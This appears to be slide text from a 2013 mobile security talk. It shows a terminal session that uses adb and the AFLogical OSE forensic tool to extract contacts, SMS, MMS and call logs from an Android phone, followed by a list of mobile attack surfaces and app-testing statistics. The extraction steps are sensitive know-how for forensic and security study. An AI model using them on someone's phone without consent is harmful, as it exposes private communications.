

—

Push to phone, run, store on SD Card

—

Pull CSVs to Santoku for review

AFLogical OSE



Install, run, extract

```
santoku@santoku-0: ~  
File Edit Tabs Help  
santoku@santoku-0:~$ adb devices  
List of devices attached  
4df77f876d87cf71    device  
  
santoku@santoku-0:~$ adb install /usr/share/aflogical-ose/AFLogical-0SE_1.5.2.apk  
643 KB/s (28794 bytes in 0.043s)  
    pkg: /data/local/tmp/AFLogical-0SE_1.5.2.apk  
Success  
santoku@santoku-0:~$ adb shell am start -n com.viaforensics.android.aflogical_ose/com.viaforensics.android.ForensicsActivity  
Starting: Intent { cmp=com.viaforensics.android.aflogical_ose/com.viaforensics.android.ForensicsActivity }  
santoku@santoku-0:~$ mkdir aflogical-data  
santoku@santoku-0:~$ adb pull /sdcard/forensics aflogical-data/  
pull: building file list...  
pull: /sdcard/forensics/20130424.1606/Contacts Phones.csv -> aflogical-data/20130424.1606/Contacts Phones.csv  
pull: /sdcard/forensics/20130424.1606/SMS.csv -> aflogical-data/20130424.1606/SMS.csv  
pull: /sdcard/forensics/20130424.1606/MMSParts.csv -> aflogical-data/20130424.1606/MMSParts.csv  
pull: /sdcard/forensics/20130424.1606/CallLog Calls.csv -> aflogical-data/20130424.1606/CallLog Calls.csv  
pull: /sdcard/forensics/20130424.1606/MMS.csv -> aflogical-data/20130424.1606/MMS.csv  
pull: /sdcard/forensics/20130424.1606/info.xml -> aflogical-data/20130424.1606/info.xml  
6 files pulled. 0 files skipped.  
239 KB/s (191171 bytes in 0.778s)  
santoku@santoku-0:~$
```


MOBILE SECURITY

The Anatomy Of A Mobile Attack

Attack Surface: Device

BROWSER

- Phishing
- Framing
- Clickjacking
- Man-in-the-Middle
- Buffer Overflow
- Data Caching

SYSTEM

- No Passcode/Weak Passcode
- iOS Jailbreaking
- Android Rooting
- OS Data Caching
- Passwords & Data Accessible
- Carrier-Loaded Software
- No Encryption/Weak Encryption
- User-Initiated Code

PHONE / SMS

- Baseband Attacks
- SMishing

APPS

- Sensitive Data Storage
- No Encryption/ Weak Encryption
- Improper SSL Validation
- Config Manipulation
- Dynamic Runtime Injection
- Unintended Permissions
- Escalated Privileges

MALWARE

Attack Surface: Network

- Wi-Fi (No Encryption/Weak Encryption)
- Rogue Access Point
- Packet Sniffing
- Man-in-the-Middle (MITM)
- Session Hijacking
- DNS Poisoning
- SSLStrip
- Fake SSL Certificate

THE INTERNET

Attack Surface: Data Center

WEB SERVER

- Platform Vulnerabilities
- Server Misconfiguration
- Cross-site Scripting (XSS)
- Cross-Site Request Forgery (CSRF)
- Weak Input Validation
- Brute Force Attacks

DATABASE

- SQL Injection
- Privilege Escalation
- Data Dumping
- OS Command Execution

APP SELECTION


Apps were selected based on popularity, number of downloads, or potential sensitivity of data

Approximately 80 apps have been reviewed
and organized into categories

Category	# apps reviewed
Finance	10
Lifestyle	11
Productivity	6
Travel	5
Social Networking	6
Security	6
Other	6


2013 APP TESTING RESULTS

81 tested apps - 32 iOS, 49 Android



Mobile Device Security

Who is Responsible? (It's simple just follow the lines.)



Any.DO

—

Business and personal task management app
iOS and Android

—

Millions of users

—

Many vulnerabilities, no response from company

—

<https://viaforensics.com/mobile-security/security-vulnerabilities-anydo-android.html>

